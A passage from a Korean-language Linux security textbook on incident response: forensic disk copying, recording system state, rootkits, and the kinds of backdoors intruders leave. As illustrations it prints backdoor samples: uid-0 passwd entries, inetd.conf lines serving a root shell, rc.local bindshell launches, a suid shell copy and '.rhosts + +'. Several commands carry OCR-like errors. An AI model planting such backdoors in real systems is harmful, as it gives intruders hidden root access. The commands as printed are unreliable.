
— 웨브열람기: 공개열쇠를 사용하여 란수적인 대칭암호화열쇠(Random symmetric encryption key)를 비롯한 URL, http자료들을 암호화하여 전송한다.

— 웨브봉사기: 공개열쇠를 리용하여 란수적인 대칭암호화열쇠와 URL, http자료를 복호화한다.

— 웨브봉사기: 요청받은 URL에 대한 응답을 웨브열람기로부터 받은 란수적인 대칭암호화열쇠를 리용하여 암호화하여 열람기에로 전송한다.

— 웨브열람기 : 대칭열쇠를 리용하여 http 자료와 html 문서를 제공받는다.

이상에서 인증이 왜 중요하며 인증을 리용하지 않을 때 어떤 종류의 공격이 있을수 있는가에 대하여 보았다.

또한 암호화에 대하여서와 공개 및 비밀알고리듬의 차이에 대하여 보았다. 또한 최근에 널리 쓰이고있는 대표적인 인증 및 암호화방법들에 대하여 보았다.

제 4 장. LINUX 망보안을 위한 체계설정 및 피해대책

이 장에서는 LINUX체계에서 해킹을 방지하기 위하여 체계관리자가 하여야 할 임무와 해킹을 당하였을 때 그 피해를 어떻게 수습하며 침입자를 추적하겠는가 하는 문제에 대해서 서술한다.

또한 지금까지 고찰한 LINUX망보안의 구성요소들을 종합하여 통합보안체계를 구성하기 위한 방식을 서술한다.

제1절. 해킹피해분석준비

해킹을 당하였을 때 체계관리자는 침입자가 어떻게 체계를 공격하였으며 체계에 접속하여 어떠한 일을 했는가에 대하여 분석하여 정확한 사고복구를 하고 재침입을 막아야 한다.

해킹피해체계를 분석할 때 여러가지 환경에 부닥칠수 있다. 봉사를 계속하여야 하는 경우가 있을수 있으며 피해체계가 먼곳에 있는 경우 보다 빠른 분석을 하여야 하는 경우가 제기될수 있다. 이때 매 경우에 따라 체계를 분석하는 절차, 깊이, 결과가 달라질수 있다. 피해체계분석방법에 따르는 우점과 결함을 보면 다음과 같다.

격리분석

대체로 예비체계가 있기때문에 정상적인 봉사에 지장이 없는 경우, 또는 분석하는 동안 봉사를 하지 않아도 되는 경우에 가능하다.

또한 정확한 증거가 필요한 경우, 그리고 분석체계를 리용한 아주 철저한 분석을 원하는 경우에 이러한 분석을 진행할수 있다.

격리이후에는 공격프로그람 또는 침입자를 감시하기 어렵게 된다.

직결식(on-line)분석

대체로 예비체계가 없기때문에 해당 체계가 없으면 정상적인 봉사를 하지 못하는 경우에 이 분석방법을 적용할수 있다.

피해체계에 실시간으로 가입등록하여 분석하게 되며 주로 원격지의 체계를 빨리 분석하여야 할 경우에 적합하다.

이 경우 공격프로그람이나 공격자의 활동 등을 지속적으로 감시할수 있다.

분석도중에 침입흔적이 파괴되거나 손상될수 있기때문에 정확한 분석이 힘들다.

분석체계를 리용한 분석

피해체계의 디스크내용을 복사하여 분석체계를 리용해서 분석하는 방법으로 "Computer Forensics"에서 증거를 없애지 않기 위한 분석방법이다.

피해체계의 자원을 리용하지 않고 분석체계의 자원을 리용하기때문에 보다 정확한 분석이 가능하다.

분석체계준비, 디스크복사 등 피해체계의 분석에 앞서 준비할 사항이 많으며 시간이 오래 걸린다.

피해체계를 분석하기 위한 일반적인 절차는 다음과 같다. 분석체계의 준비과정은 정확한 분석과 철저한 증거보존을 위하여 꼭 필요한 절차이다.

☞ 여벌복사
☞ 분석체계준비
☞ 체계상태의 정확한 기록
☞ 체계분석
☞ 침입자추적

피해체계분석과정에 있어서 기록은 매우 중요하다. 분석을 시작한 시간, 여벌복사를 한 시간, 어떠한 내용을 검사하였는가에 대한 정보 등을 기록한다.

그러면 피해체계분석절차에 따르는 매 공정들에 대해서 구체적으로 고찰하자.

4.1.1. 여벌복사(backup)

피해체계분석에 앞서 가장 먼저 해야 할 일은 자료의 여벌복사이다. 여벌복사는 보안에 있어서 가장 기본적인 조치이다. 특히 봉사의 지속성이 필요하여 실시간으로 분석하여야 할 경우와 보안업체의 전문가 등 제3자가 분석하는 경우에 이것은 필수적인 조치이다. 왜냐하면 피해체계를 분석하거나 감시한다는것을 공격자가 알게 되면 체계전체를 삭제하는 경우가 있으며 제3자가 분석하는 경우에는 이에 대한 책임을 져야 할수도 있기때문이다.

4.1.2. 분석준비작업

피해체계분석시 보다 철저한 증거보존과 정확한 분석이 필요할 때에는 전용분석체계를 리용한다.

1) 분석체계준비

LINUX는 대부분의 파일체계를 지원하기때문에 어떠한 피해체계이든지 그 파일체계를 복사해서 분석체계에 붙이기가 쉽다.

LINUX는 또한 "loopback" 장치를 가지고있기때문에 "dd"명령을 리용한 bit단위의 디스크내용 복사본파일을 분석체계에 탑재하여 사용할수 있다.

2) 디스크내용복사

분석체계가 준비되였으면 피해체계의 디스크내용을 복사하여야 한다. 이 과정은 증거보존을 위한 중요한 작업이다. 일반적으로 여벌복사에 사용되는 tar, dump와 같은 명령은 피해체계의 상태를 정확히 복사하지 못한다. 따라서 bit단위로 디스크를 복사하는 "dd"

명령을 사용하여 복사한다. 다음의 경우는 망을 통하여 피해체계의 디스크를 구획별로 분석체계로 복사하는 방법을 보여준다. 증거를 보존하기 위해서는 절대로 피해체계의 디스크를 직접 분석하지 말고 복사된 정보를 분석하여야 한다. 피해체계의 파일체계정보는 "/etc/fstab" 파일을 참조하면 된다.

분석체계: nc -1-p 10000>victim.hda2dd

피해체계: /cdrom/dd bs=1024</devhda2 1/cdrom/nc 172.16.1.110000 -w3

해체계의 디스크내용을 구획별로 복사한 뒤에는 이것을 분석체계에 탑재하여 분석을 시작하면 된다. LINUX체계의 loopback장치를 리용하여 다음과 같이 피해체계의 디스크복사본을 탑재한다.

```
#mkdir /t
#mount -or o,1oop,nodev,noexec victime.hda2.dd/t
#mount -or o,1oop,nodev,noexec victime.hdal.dd/t/home
…
```

4.1.3. 체계상태의 정확한 기록

공격자는 언제든 체계를 변경하거나 파괴할수 있다. 따라서 공격흔적을 될수록 보존하려면 체계를 재기동시키거나 망을 분리할수 있다. 하지만 이러한 작업은 공격자의 가입등록상태, 망련결상태 등 피해체계의 몇가지 중요한 현재 상태정보를 잃게 만든다.

따라서 피해체계를 격리하기전에 현재의 체계상태를 정확히 파악하여야 한다. 이것은 범죄현장을 손상없이 그대로 보존하는것과 같다. 비록 rootkit 또는 뒤문 등으로 인하여 거짓정보가 나타날수도 있지만 이에 대한 자세한 분석은 이후의 절차에 따라 수행하여야 한다. 이러한 피해체계상태에 대한 정보수집은 직결상태에서 분석하는 경우에도 필요하며 이후의 분석작업을 쉽게 해준다.

다음과 같은 명령을 사용하여 피해체계의 현재 프로쎄스, 주요설정파일, 열린 파일, 가입등록사용자정보, 망상태 등에 대하여 따로 기록하여 보관한다.

☞ "ps -elf" 또는 "ps -aux": 현재 체계에서 수행중인 프로쎄스상태를 보여준다.

☞ "lsof" : 현재 체계상의 모든 프로쎄스와 프로쎄스가 사용하는 포구, 열린 파일을 보여준다.

☞ "netstat -na": 현재 망활동에 대한 정보

☞ "last": 사용자말단에 대한 가입등록 및 가입탈퇴(log out) 정보를 보여준다.

☞ "who" : 현재 체계에 있는 사용자를 보여준다.

☞ "find / -ctime -ndays -ls": ndays이전의 시점부터 현재까지 ctime이 변경된 모든 파일을 찾아준다. 하지만 이것은 파일의 접근시간(atime)을 변경시킨다. 따라서 침입자가 어떠한 파일에 접근했는지 알고싶은 경우에는 사용하지 않도록 한다.

또한 nmap를 리용하여 다른 체계에서 피해체계의 모든 열린 포구를 검사하여 기록할수 있다. 이것은 피해체계를 분석하는데 큰 도움이 된다.

nmap -sT -p l-65535 xxx.xxx.xxx.xxx(피해체계 IP주소)

nmap-sU-p l-65535 xxx.xxx.xxx.xxx(피해체계 IP주소)

만일 피해체계를 격리해서 분석하려고 하는 경우에는 체계를 재기동시키기보다는 망을 분리하는것이 적당하다. 공격자가 체계에 련결 되여있는 경우 공격자는 관리자가 체계를 재기동시킨다는것을 알수 있으며 이것은 공격자를 자극하여 체계전체를 파괴할수도 있기때문이다. 경우에 따라서 피해체계를 격리하지 않고 인터네트에 련결된 상태에서 분석할수도 있다. 이런 경우에는 공격자로부터의 파괴위험을 각오하여야 한다.

제2절. 체계분석

침입을 당한 체계는 침입자의 흔적제거 및 재침입을 위한 **뒤문**(backdoor) 또는 **트로이목마**(Trojan Horses)프로그람 등이 설치되게 된다. 트로이목마는 정상적인 기능을 수행하는것처럼 보이나 실제로 다른 기능을 수행하는 프로그람이고 뒤문(backdoor)은 체계에 인증되지 않은 접근을 가능하게 하는 프로그람을 말하는데 때로는 트로이목마가 체계의 불법적인 침입을 위한 뒤문으로 사용되기도 한다.

그리고 이러한 프로그람을 모아놓은 rootkit이라고 부르는 패키지도구가 존재하며 매 조작체계종류별로 공개되여있다. 특히 ls, netstat, ps, login, ifconfig 등의 체계파일을 변조하여 공격자가 만든 파일, 프로쎄스, 망 련결상태 등이 보이지 않도록 한다.

즉 피해체계분석에 있어서 피해체계의 체계명령을 리용하여 제공되는 모든 정보는 믿을수 없는 정보가 된다. 정확한 결과를 얻기 위해서는 피해체계의 파일체계를 준비된 분석체계에 하여 분석체계의 명령을 사용하여야 한다. 만약 실시간적으로 빠른 분석을 해야할 경우에는 주요 체계명령들이 변조되였는가를 검사하고 변조되였을 경우에는 똑같은 판본의 다른 체계에서 해당 파일을 복사해서 사용하거나 설치패키지를 부분별로 다시 설치하여 사용하여야 한다.

공격자는 rootkit이외에도 자신이 해킹한 체계에 재침입하기 위하여 뒤문(backdoor)을 만들어놓기도 한다. 이러한 뒤문은 새로운 계정 생성, 계정 도용, root 쉘포구 생성 그리고 앞에서 언급한 rootkit에서 제공하는 기능을 병행하여 사용하는 등 매우 다양하다. 정확한 체계분석을 위해서는 공격자들이 사용하는 이러한 rootkit와 뒤문에 대해서 잘 알아야 한다. 많이 알수록 그만큼 더 빨리 분석할수 있다.

4.2.1. rootkit분석

rootkit는 지속적으로 기능이 갱신되면서 공개되고있다. LINUX의 경우 lrk(Linux RootKit)3, lrk4, lrk5 등 판본이 계속 갱신되면서 나오고있다. 몇가지 rootkit의 기능 및 사용법에 대하여 리해하게 되면 대부분의 rootkit에 대하여 리해할수 있고 이것은 체계분석에 필수적인 기초지식이 된다. 다음은 대표적인 rootkit에서 사용되는 트로이목마 판본의 프로그람과 뒤문에 대하여 설명한다.

1) lrk5(Linux Rootkit IV)

— 기정 rootkit설정파일

/dev/ptyr: ls명령으로부터 숨기고싶은 파일이나 등록부를 지정

/dev/ptyq: netstat명령으로부터 숨기고싶은 특정 IP주소, UID, 포구번호를 지정

실례; /dev/ptyq파일의 내용 및 설명

1 128.31 <-- 128.31.X.X로부터의 모든 접속을 보이지 않도록 함

※ 발견된 /dev/ptyq파일에서 공격자가 128.31 망주소를 가지고있음을 알수 있으며 정확한 공격자의 IP주소를 추적하기 위해서는 128.31 망주소에 대하여 감시하여야 한다.

/dev/ptyp: ps명령으로부터 숨기고싶은 프로세스 지정

— 주요 트로이목마/뒤문 설치프로그람

bindshell: 특정한 포구에 root쉘을 련결시켜 해당 포구로 접속하면 root권한 획득

chsh: 일반 사용자에게서 root권한 획득

crontab: 특정 Crontab 내용을 숨기는 프로그람

find: /dev/ptyr파일에 지정된 내용을 숨겨주는 변조된 find명령

ifconfig: PROMISC기발을 숨겨주는 변조된 ifconfig명령

inetd: 원격접근을 허용하는 변조된 inetd프로그람

linsniffer: 엿듣기프로그람

login: 원격접근을 허용하는 변조된 login프로그람

ls: /dev/ptyr파일에 지정된 내용을 숨겨주는 변조된 ls프로그람

netstat: /dev/ptyq파일에 지정된 내용을 숨겨주는 변조된 netstat프로그람

passwd: 일반 사용자에게 root권한을 주는 passwd프로그람

ps: /dev/ptyp파일에 지정된 프로세스를 숨겨주는 ps프로그람

rshd: 원격접근을 제공하는 rshd프로그람

sniffchk: 엿듣기가 실행되고있는가를 검사하는 프로그람

syslogd: 기록을 숨겨주는 syslogd프로그람

tcpd: 특정 련결을 숨기고 련결이 거부(deny)되지 않도록 해주는 TCP-Wrapper의 tcpd 프로그람

top: 프로세스를 숨겨주는 top프로그람

wted: wtmp/utmp파일편집기(가입등록정보를 삭제할 때 사용됨)

2) Ambient's Rootkit(Linux)

— 기정 rootkit설정파일

/dev/ptyxx/1og: syslogd에 기록되지 않게 하려는 문자렬지정

/dev/ptyxx/.file: ls명령으로부터 숨기고싶은 파일이나 등록부를 지정

/dev/ptyxx/proc : ps명령으로부터 숨기고싶은 프로쎄스지정

/dev/ptyxx/addr: netstat명령으로부터 숨기려는 특정 IP주소, UID, 포구번호 지정

— 주요 트로이목마/ 뒤문프로그람

syslogd: /dev/ptyxx/1og파일에 지정된 문자렬인 경우 기록을 남기지 않음

sshd: 지정된 통과암호를 사용하여 root로 가입등록 가능

ls: /dev/ptyxx/.file에 지정된 파일 및 등록부를 숨김

du: /dev/ptyxx/.file에 지정된 파일 및 등록부를 숨김

netstat: /dev/ptyxx/addr파일에 지정된 련결, 포구 등을 숨김

ps: /dev/ptyxx/proc파일에 지정된 이름의 프로쎄스를 숨김

pstree: /dev/ptyxx/proc파일에 지정된 이름의 프로쎄스를 숨김

killall: /dev/ptyxx/proc파일에 지정된 이름의 프로쎄스를 숨김

top: /dev/ptyxx/proc파일에 지정된 이름의 프로쎄스를 숨김

4.2.2. 뒤문(backdoor)분석

공격자는 자신이 침입한 체계에 들키지 않고 손쉽게 재침입하기 위하여 뒤문을 만들게 된다. 앞에서 설명한것처럼 rootkit의 트로이목마뒤문을 사용하거나 일반 뒤문을 만들어 사용하거나 또는 특정한 뒤문을 사용하지 않고 재침입할 때마다 취약점을 공격하여 침입한다. 뒤문의 기본목적은 다음과 같다.

첫째로; 관리자가 통과암호교체, 보안수정 등의 보안조치를 한 뒤에도 다시 체계에 들어올수 있도록 한다.

둘째로; 체계기록파일이나 감시명령에서 검출되지 않도록 한다.

셋째로; 최단시간에 손쉽게 체계에 접속할수 있도록 한다.

사실상 뒤문은 그 형태가 매우 다양하고 교묘하게 만들수 있기때문에 모든 뒤문을 찾아서 제거하기는 매우 힘들다. 다시말하면 누구도 모든 뒤문/트로이목마를 제거했다고 장담할수 없다는것이다.

그러면 여러가지 형태의 뒤문에 대해서 구체적으로 고찰하자.

1) 통과암호 뒤문

가장 전통적인 방법으로 통과암호파일을 해킹하여 특정사용자의 ID와 통과암호를 리용하여 체계에 접근한다. 이것은 정상적인 가입등록과 구별하기 어렵기때문에 검출하기가 쉽지 않다. 보통 일반 사용자의 등록부와 history파일, 그리고 가입등록기록을 분석하여 이

상한 점을 찾아내는데 이것은 구체적인 체계관리자만이 판단할수 있다.

또 다른 방법은 통과암호파일에 uid가 0인 계정(관리자권한을 가진 계정)이나 일반사용자계정을 추가하여 해당 계정을 사용하는 방법인데 이것은 관리자가 쉽게 검출할수 있음에도 불구하고 종종 사용되는 방법이다.

실례; 불법계정이 추가된 /etc/passwd파일

```
…
reef:x:0:0::/tmp/bin/csh
rewt::0:0::/tmp/bin/bash
```

공격자가 일반사용자계정을 리용하여 가입등록하는 경우 root권한을 획득하기 위한 뒤문을 만들어놓게 되는데 다음과 같이 주로 suid, sgid를 설정한 파일을 리용한다. 아래의 "sha"는 "/bin/sh"프로그람을 복사한 파일이다.

```
[lotus@Linux]$ls -al ./.sha
-rwsrxr-x 1 root root 373176 Jan 30 17:24 ./.sha*
[lotus@Linux]$id
uid=506(lotus) gid=506(lotus) groups=506(lotus)
[lotus@Linux]$./.sha
[lotus@Linux]#id
uid=506(lotus) gid=506(lotus) euid=0(root) groups=506(lotus)
[lotus@Linux]#
```

아래와 같은 방법으로 suid, sgid가 설정된 파일을 찾아 뒤문을 찾아낼수는 있으나 사실 UNIX에는 수많은 suid, sgid파일들이 있어 어느것이 뒤문인지 구별하기는 쉽지 않다. 따라서 보통 아래와 같은 명령을 리용하여 suid, sgid가 설정된 파일에 대하여 목록을 만들어 두는것이 좋다.

```
find / -type f perm -04000 -ls #SUID 파일 찾기
find / -type f perm -02000 -ls #SGID 파일 찾기
```

2) login뒤문

login프로그람은 LINUX에서 telnet 등을 리용하여 접속할 때 통과암호를 통한 사용자인증에 사용된다. 공격자는 이러한 login프로그람을 수정하여 특정통과암호가 입력될 때는 root권한으로 가입등록이 될수 있도록 만든다. 그리고 이러한 통과암호를 리용하여 가입등록할 때에는 기록파일에 남지 않도록 한다. 일반적으로 관리자는 "strings"명령으로 login프로그람에서 이러한 통과암호문구를 확인하거나 truss 명령으로 정상적인 login프로그람과 비교해보거나 또는 파일의 생성시간을 확인하여 트로이목마 login프로그람을 알아낼수 있다.

3) telnetd뒤문 (봉사 뒤문)

login 뒤문은 많이 알려져있어 관리자는 자주 login프로그람을 검사한다. 따라서 공격자는 login프로그람 대신에 in.telnetd프로그람을 트로이목마프로그람으로 바꿔놓기도 한다. 일반적으로 트로이목마 in.telnetd프로그람은 특정한 말단(Terminal)설정을 가지는 의뢰기에게 root쉘을 제공하는 기능을 가진다.

telnetd뒤문처럼 위조된(trojanized)봉사기를 설치하여 공격자가 들어올수 있도록 하는 뒤문을 일반적으로 봉사뒤문이라고 한다. 현재까지 sshd, tcpd, rlogin, rsh, inetd 등 망봉사를 제공하는 거의 모든 봉사기들에 대한 트로이목마 판본의 프로그람이 공개되여 돌아다니고있다.

4) 설정파일을 리용한 뒤문

일반적인 봉사를 제공하는 봉사기의 설정파일을 수정하여 공격자가 들어올수 있도록 하는 방법이다. 가장 많이 쓰이는 방법은 인터네트 Super봉사기인 inetd의 설정파일을 리용하여 공격자가 들어올수 있는 뒤문을 만드는것이다. inetd봉사기는 접속요청이 들어오면 /etc/inetd.conf설정파일을 읽어 해당 망봉사기를 띄워주는 역할을 하는 데몬이다. 다음의 실례는 공격자에게 뒤문을 제공하는 inetd.conf파일의 내용이다.

실례; 뒤문이 숨겨진 /etc/inetd.conf파일

```
…
ingreslock    stream   tcp   no   wait   root/bin/sh   sh-i
2222          stream   tcp   no   wait   root/bin/sh   sh-i
```

뒤문을 제공하는 또 다른 실례로 시작각본파일에 뒤문을 만드는 명령코드를 삽입하는 방법이 있다. 이것은 체계가 재기동되더라도 뒤문이 실행되게 하여 공격자가 이것을 언제든지 리용할수 있도록 한다. 다양한 방법이 사용될수 있으나 주로 발견되는 rc.1ocal의 례를 들어 설명한다. 이러한 뒤문이 rootkit와 함께 설치되면 이것을 찾기가 힘들어진다.

실례; 뒤문이 숨겨진 /etc/rcd/rc.local파일

```
…
echo ''$R''>>/etc/issue
echo ''kernel $(uname -r)on $a $(uname -m)''>>/etc/issue
cp -f /etc/issue /etc/issue.net
echo >>/etc/issue
fi
/bin/bindshell
```

실례2; 뒤문이 숨겨진 /etc/rcd/rc.sysinit파일

```
…
dmesg >/var/1og/dmesg
/bin/bindshell
```

다음과 같이 bindshell프로세스를 확인해보면 31337번포구가 열려있음을 확인할수 있고 31337포구로 접속해보면 root권한으로 접속할수 있음을 알수 있다.

```
[victime:root/etc]#ps -ef | grep bindshell
root   651   1   0 17:12 ttyl    00:00:00   ./bindshell
[victime:root/etc]#lsof -p 651
COMMAND PIDUSER FD TYPEDEVICE SIZE NODE NAME
…
bindshell  651  root  3u  inet  880  TCP*:31337(LISTEN)
[victime:root/etc]#netstat -a | grep 31337
tcp      0     0 *:31337       *:*       LISTEN
[attacker:root/]#telnet xxx.xxx.xxx.31 31337
Trying xxx.xxx.xxx.31…
Connected to xxx.xxx.xxx.31.
Escapecharacteris'人]'.
id;
uid=0(root)gid=0(root)groups=0(root),1(hin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
:command not found
```

.rhosts뒤문은 가장 오래된 뒤문중의 하나이다. .rhosts파일에 《+ +》가 있게 되면 모든 호스트에서 rlogin, rsh명령을 리용하여 통과암호없이 가입등록할수 있다.

5) Cronjob뒤문

cron은 체계관리를 자동화해주는 매우 유용한 도구인 반면에 뒤문을 만드는데 있어서도 매우 유용하다. 일반적으로 특정시간에 트로이목마뒤문을 실행시키도록 cron표에 뒤문을 만들수 있다. 일반적인 cron표의 위치는 /var/spool/cron/crontabs/root이다. 다음은 trinooagent가 설치된 체계에서 root의 crontab내용이다.

```
/var/spool/cron/crontabs/root
* ****/dev/isdn/subsys/tsolnmb >/dev/null2>&1
```

cron을 리용한 뒤문은 매우 다양하게 만들수 있다. 례를 들면 새벽 1시에 통과암호파일에 새로운 계정을 추가했다가 새벽 2시에 통과암호파일을 원rjk상태로 돌려놓도록 cronjob을 만들어놓는 경우도 있다. 공격자는 새벽 시간 1~2시사이에 체계에 들어갈수 있으며 관리자가 cron표를 검사하지 않는 이상 로출되지 않는다. cron을 리용한 또 다른 방법은 이미 cron표에 등록되여있는 정상적인 프로그람을 트로이목마프로그람으로 바꾸는것이다. 관리자는 cron표를 검사하여도 이상한것을 발견하지 못한다. 또한 lrk에는 특정 cron항목이 보이지 않게 하는 프로그람이 있기때문에 이것을 리용하면 더욱 찾아내기 힘들게 된다.

6) Library뒤문

LINUX체계는 프로그람의 크기를 줄이기 위해 자주 사용되는 루틴을 재사용하는 공유서고(shared Libraries)를 리용한다. 어떤 공격자는 이러한 서고에 뒤문을 만든다. 례를 들면 login프로그람이 사용하는 crypt()루틴에 root쉘 뒤문을 만들어놓을수 있다.

7) 핵심부(kernel)뒤문

체계는 사용의 편리를 위해 실행되고있는 핵심부에 새로운 기능을 하는 핵심부모듈을 적재할수 있도록 되여있다. 이러한 편리성은 공격자에게 핵심부뒤문을 손쉽게 설치할수 있도록 한다. 사실 핵심부뒤문을 교묘하게 설치하게 되면 이것을 찾는것은 거의 불가능하다. 현재 체계별로 핵심부뒤문에 대한 문서와 도구들이 나와 있기때문에 가장 위협적인 뒤문이다. 공격자들이 핵심부뒤문도구를 기정으로 사용하는 경우에는 찾아낼수 있겠지만 핵심부뒤문을 제대로 사용할줄 알게 되면 피해체계에서 공격흔적을 찾는것이 매우 힘들어질것이다.

8) 파일체계뒤문

많은 공격자들은 자신이 사용하는 공격프로그람, 망도청자료, 원천코드 등을 저장하기 위해 파일체계를 리용하며 그리고 이것을 보이지 않게 숨기기 위하여 위조된 ls, du 등과 같은 rootkit프로그람을 리용한다. 하지만 이것은 숙련된 관리자에 의해 쉽게 로출될수 있다. 따라서 좀더 높은 수준의 공격자는 일반 파일체계를 리용하지 않고 하드디스크에 자신만이 접근할수 있는 부분을 만들어놓고 이것을 리용하기도 한다. 일반 관리자에게 이 부분은 "bad sector"로만 보일것이다.

9) 망뒤문

공격자는 체계에서뿐만아니라 망통신흐름량도 가능한 숨기려고 한다. 그리고 이러한 망뒤문은 방화벽을 우회할수 있는 수단을 제공할수 있다. 망뒤문은 주로 특정한 포구번호를 사용하지만 이것은 관리자가 쉽게 알아낼수 있기때문에 포구를 사용하지 않는 뒤문을 사용한다.

— **TCP쉘뒤문**

특정한 포구번호를 사용하여 공격자로부터의 접속을 받아들이는 뒤문이다. 일반적으로 다른 사람은 접근할수 없도록 자신만이 아는 통과암호를 걸어놓는다. 이것은 netstat 명령이나 nmap 등의 포구스캐너를 리용하여 열려진 포구를 찾아낼수 있지만 SMTP처럼 흔히 사용되는 포구를 리용하면 관리자는 해당 포구가 뒤문인지 아니면 정상적인 봉사인지 구별하기 힘들게 된다.

— **UDP쉘뒤문**

UDP파케트를 리용한 뒤문으로 TCP처럼 련결이 이루어지지 않기때문에 netstat명령으로 공격자가 접속하는것을 알아내지 못한다. 또한 방화벽에서 열려진 UDP포구를 사용하여 방화벽을 우회할수도 있다. 하지만 이것도 nmap 등의 포구스캐너를 리용하여 열려진 포구를 찾아낼수는 있다.

— **ICMP쉘뒤문**

ping은 가장 널리 사용되는 망프로그람이다. icmp뒤문은 이러한 ping파케트에 자료를 담아 전달하는 뒤문이다. 흔히 covert통로라고도 한다. 관리자는 단순히 ping이 오고가는것으로만 판단하게 되며 이것을 검출하기 위해서는 ping자료파케트를 분석해야 한다. 이미 DDoS도구인 TFN에서 사용되였다. 다음은 nmap를 리용하여 특정 TCP포구가 열려있는가를 검사하는 방법이다. 제일 마지막 포구번호가 열려있는데 이것은 정상적인 봉사가 아니다. telnet로 접속해서 뒤문포구임을 확인해볼수 있다.

```
#nmap -sT -p 1-65535 xxx.xxx.xxx.xxx
SO"mgnmapV.2.3BETA6byFyodor(0odor@dhp.comwwwinsecure.org/nmap/)
Interestingportsonvict-(xxxxxxxxxxxx):
Port    State    Protocol    Service
7       open     tcp         echo
19      open     tcp         chargen
…
65535   open     tcp         unknown
#telnet xxx.xxx.xxx.xxx 65535
Trying xxx.xxx.xxx.xxx…
Connected to xxx.xxx.xxx.xxx
Escape character is '^]'.
#
```

4.2.3. 체계프로그람변경확인

앞에서 설명한것처럼 공격자의 흔적을 감추는 다양한 rootkit, 트로이목마, 뒤문프로그람이 있기때문에 피해체계의 체계명령은 믿고 사용할수가 없다. 그리고 정확한 분석과 체계복구를 위해서는 이러한 모든 프로그람을 찾아내야 한다. 물론 체계 재설치라는 간단한 복구방법이 있기는 하지만 정확한 분석이 따르지 않는 복구는 결국 지속적인 침입을 당하게 만든다. 다음은 어떠한 프로그람들이 변경되였는가 확인할수 있는 방법을 설명한다.

1) 체계프로그람의 파일크기, Timestamp(생성시간, 변경시간 등)확인

ls, ps, netstat 등 트로이목마로 자주 사용되는 프로그람의 파일크기를 똑같은 조작체계판본의 다른 체계프로그람과 비교하여 변조여부를 알수 있다. 또 다른 방법은 해당 프로그람의 생성날자 또는 변경시간을 다른 체계명령의 날자와 비교하여 변조유무를 알수 있다. 만약 프로그람의 크기가 다르거나 날자가 다르다면 프로그람이 변조되였을 가능성이 매우 크다. 하지만 이러한 프로그람의 크기와 timestamp를 마음대로 설정할수 있는 공격프로그람이 있기때문에 효률적인 방법은 아니다.

2) 체계호출추적

트로이목마로 의심이 가는 프로그람(ls, ps, netstat 등)이 실행될 때 호출되는 체계호출과 정상 적인 프로그람의 체계 호출을 비교하여 체계명령의 변조유무를 확인할수 있다. truss나 strace 명령을 리용할수 있다.

3) 완전성검사

MD5 등의 검사합을 리용하여 파일의 변조유무를 알아낼수 있다. 보통 tripwire와 같은 완전성 검사도구로 체계 파일에 대해 관리를 하고있는 경우에는 쉽게 체계명령의 변조유무를 알아낼수 있다. 하지만 검사합의 자료기지(DataBase)가 해킹당한 체계안에 있다면 공격자가 검사합값을 위조할수 있기때문에 이것도 또한 완전히 믿을수 있는것은 아니다.

완전성을 검사하는 다른 방법중의 하나는 조작체계판매자가 제공하는 검사합값을 리용하여 비교해보는 방법이 있다.

다음은 LINUX체계에서 이러한 검사합값을 비교해보는 방법을 설명한다.

아래와 같은 명령을 리용하여 모든 설치된 패키지 또는 특정패키지의 변조유무를 검사할수 있다.

```
#rpm -V -a        ---> 모든 설치된 패키지의 변화에 대하여 검사
#rpm -V 패키지이름   ---> 특정패키지에 대해서만 변화여부 검사
```

다음은 피해체계에서 rpln명령을 리용하여 트로이목마 ls프로그람을 확인한 실례이다.

```
[victim@consult/root]#rpm-V fileutils
S.5 … .T   /bin/ls
```

S : 프로그람의 크기가 변경
5 :md5검사합값이 변경
T: 파일의 mtime 값이 변경

다음은 redhat Linux에서 검사해볼 필요가 있는 주요패키지이름 및 포함된 프로그람에 대한 정보이다.

util-Linux2.7-18 /usr/bin/chfn
/usr/bin/chsh
/bin/login
f:leutils-3.16-9 /bin/ls
passwd-0.50-11 /usr/bin/passwd
procps-1.2.7-5 /bin/ps
/usr/bin/top
rsh-0.10-4 /usr/sbin/in.rshd
net-tools-1.33-6 /bin/netstat
/sbin/ifconfig
sysklogd-1.3-22 /usr/sbin/syslogd
netkit-base-0.10-10 /usr/sbin/inetd
tcpwrappers-7.6-4 / usr/sbin/tcpd
psmisc- 17-3 /usr/sbin/killall
SysVinit-2.74-4 /sbin/pidof
findutils-4. 1-23 /bin/find

4.2.4. 피해체계분석

피해체계를 분석한다는것은 결국 공격의 흔적 즉 증거를 찾아내는 과정이다. 하지만 이에 대한 방법이나 절차는 일반적으로 정식화되여있지 않고 주로 경험을 통하여 이루어지는 경우가 많았다. 최근에 "Computer Forensics" 라는 이름으로 이러한 방법에 대하여 과학적으로 접근하려는 시도들이 많이 나타나고있다. 여기서는 공격자들이 사용하는 공격도구, rootkit, 뒤문 또는 트로이목마에 대한 지식을 바탕으로 피해체계를 분석하는 방법에 대하여 설명한다. 그리고 이러한 분석을 체계적으로 도와주는 공개용도구를 리용하는 방법도 소개한다.

1) **체계상태자료분석**

먼저 앞에서 수집했던 정보를 주시한다. 이 정보는 rootkit이나 뒤문이 설치되여있지 않는 경우에 정확한 정보를 보여준다.

— **ps**: 망도청 또는 취약점훑기프로그람 등 공격프로그람이 실행되고있는가를 주시한다. 주로 보통 보지 못했던 프로쎄스를 확인해보면 된다.

— **lsof**: 체계의 모든 프로쎄스가 사용하는 열려진 파일정보를 보여준다.

— **netstat**: 봉사하지 않는 포구가 열려있는지 또는 이상한 싸이트로 접속이 되여있는지 확인한다.

— **last**: 사용하지 않는 계정 또는 이상한 싸이트에서 가입등록한 정보를 확인한다.

— **who**: 누가 접속해있었는가를 확인한다.

— **nmap포구훑기결과**: 피해체계에 이상한 포구가 열려있는가를 확인한다.

※ 망뒤문을 가장 빨리 찾을수 있는 방법이다. 이것은 체계에 rootkit 등이 설치되여있다고 해도 외부에서 검사한것이기때문에 정확한 정보를 제공한다.

우의 과정에서 이상한 흔적을 찾기 위해서는 관리자가 평상시의 체계의 상태 및 사용에 대하여 잘 알고있어야만 한다. 그리고 만약 공격흔적을 발견하게 되면 이것을 중심으로 세부적인 분석을 하면 된다.

